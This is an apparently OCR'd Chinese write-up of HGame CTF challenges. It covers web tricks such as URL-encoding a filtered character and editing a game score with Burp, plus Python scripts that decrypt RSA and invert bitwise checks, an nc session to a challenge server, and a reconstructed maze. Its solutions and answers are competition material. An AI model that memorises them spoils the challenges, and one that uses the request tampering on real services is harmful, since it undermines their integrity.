


修改请求为POST，看到题目要求通过url提交参数




发现+号似乎被过滤了







url编码加号，得到flag



3.🐔尼泰玫

打开发现是cxk打篮球的小游戏





用burp修改分数，得到flag

crypto

1.infantRSA

根据题目描述用python脚本计算

```python
def rsa_get_d(e, euler):
    k = 1
    while True:
        if (((euler * k) + 1) % e) == 0:
            return (euler * k + 1) // e
        k += 1

c=13
euler=675274897132088253519831953440*68178273745002206655472455410
d = rsa_get_d(c, euler)

c = 27559045500236167014517368841149631154217290268855935901984l
n = 675274897132088253519831953441*68178273745002206655472455411
m = pow(c,d,n)
print(hex(m))
```

再将输出的十六进制转成字符串，得到flag

2.Reorder

nc连接发现会把输入的字符打乱，直接回车会弹出可疑地字符，应该是flag按一定顺序打乱


```
X1ng:~ wangjixing$ nc 47.98.192.231 25002
> abcdefghijklmnopqrstuvwxyz123456
alofkbgdhjeipmncq25v1rwtxzuy634s
>
Rua!!!
h5p{+gjmUte$LIma30!mi_ueTTRA}n!P
```

对照自己输入的字符被打乱的顺序重组得到flag

Reverse

1.maze

用ida64打开



发现是在内存中一步走四格字节，如果走到地图外或者走到存放奇数的内存则死亡

将内存导出后按照规律拼出地图，走出迷宫，输入的字符串加上flag格式就是flag


```
1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1
1 0 1 1 1 1 1 1 1 1 1 1 1 1 1 1
1 0 1 1 1 1 1 1 1 1 1 1 1 1 1 1
1 0 1 1 1 1 1 1 1 1 1 1 1 1 1 1
1 0 1 1 1 1 1 1 1 1 1 1 1 1 1 1
1 0 0 0 0 0 0 0 1 1 1 1 1 1 1 1
1 1 1 1 1 1 1 0 1 1 1 1 1 1 1 1
1 1 1 1 1 1 1 0 1 1 1 1 1 1 1 1
1 1 1 1 1 1 1 0 1 0 0 0 0 1 1 1
1 1 1 1 1 1 1 0 1 0 1 1 0 1 1 1
1 1 1 1 1 1 1 0 0 0 1 1 0 1 1 1
1 1 1 1 1 1 1 1 1 1 1 1 0 1 1 1
1 1 1 1 1 1 1 1 1 1 1 1 1 0 1 1
1 1 1 1 1 1 1 1 1 1 1 1 1 0 1 1
1 1 1 1 1 1 1 1 1 1 1 1 1 0 0 0
1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1
```

2.bitwise_operation2

用ida64打开

打开前面的函数

虽然看不懂，但是还好有gdb



这个函数会把输入的字符数据两个数字一位倒序转化成16进制数，所以输入的字符中只能含0～f

由于内存中数据是小段序存放的，所以这样处理后存放在内存中相当于正序输入字符

经过分析写出后面位运算部分和异或的逆运算的python脚本（原来要逆运算这一堆位运算就是他本身- -

```python
ezre=['e','4','s','y','_','R','e','_']
ezlife=['E','a','s','y','l','i','f','3']
newre=[]
newlife=[]
v6 = [0x4c,0x3c,0xd6,0x36,0x50,0x88,0x20,0xcc]

for ez in ezre:
    newre.append(ord(ez))
for ez in ezlife:
    newlife.append(ord(ez))

result1=[]
result2=[]
for a,b in zip(newre,v6):
    a ^= b
    result1.append(a)
for a,b in zip(newlife,result1):
    a ^= b
    result2.append(a)

part1=[]
part2=[]
result2.reverse()
for a,b in zip(result1,result2):

    a = (a & 0x55) ^ ((b & 0xaa) >>1) | a & 0xaa
    b = 2 * (a & 0x55) ^ b & 0xaa | b & 0x55
    a = a & 0x55 ^ ((b & 0xaa) >>1) | a & 0xaa

    a = ((a & 7) << 5) | ((a & 248) >> 3)
    part1.append(a)
    part2.append(b)
part2.reverse()

for i in part1:
    print(hex(i))
for i in part2:
    print(hex(i))
```

输出为flag（七窍通一窍的python水平写的比较辣鸡，还得手工处理

misc


1.欢迎参加HGame!

将题目描述的奇怪字符串用base64解密一下


对照摩尔斯电码表解密得到flag

2.壁纸

用7z解压题目文件



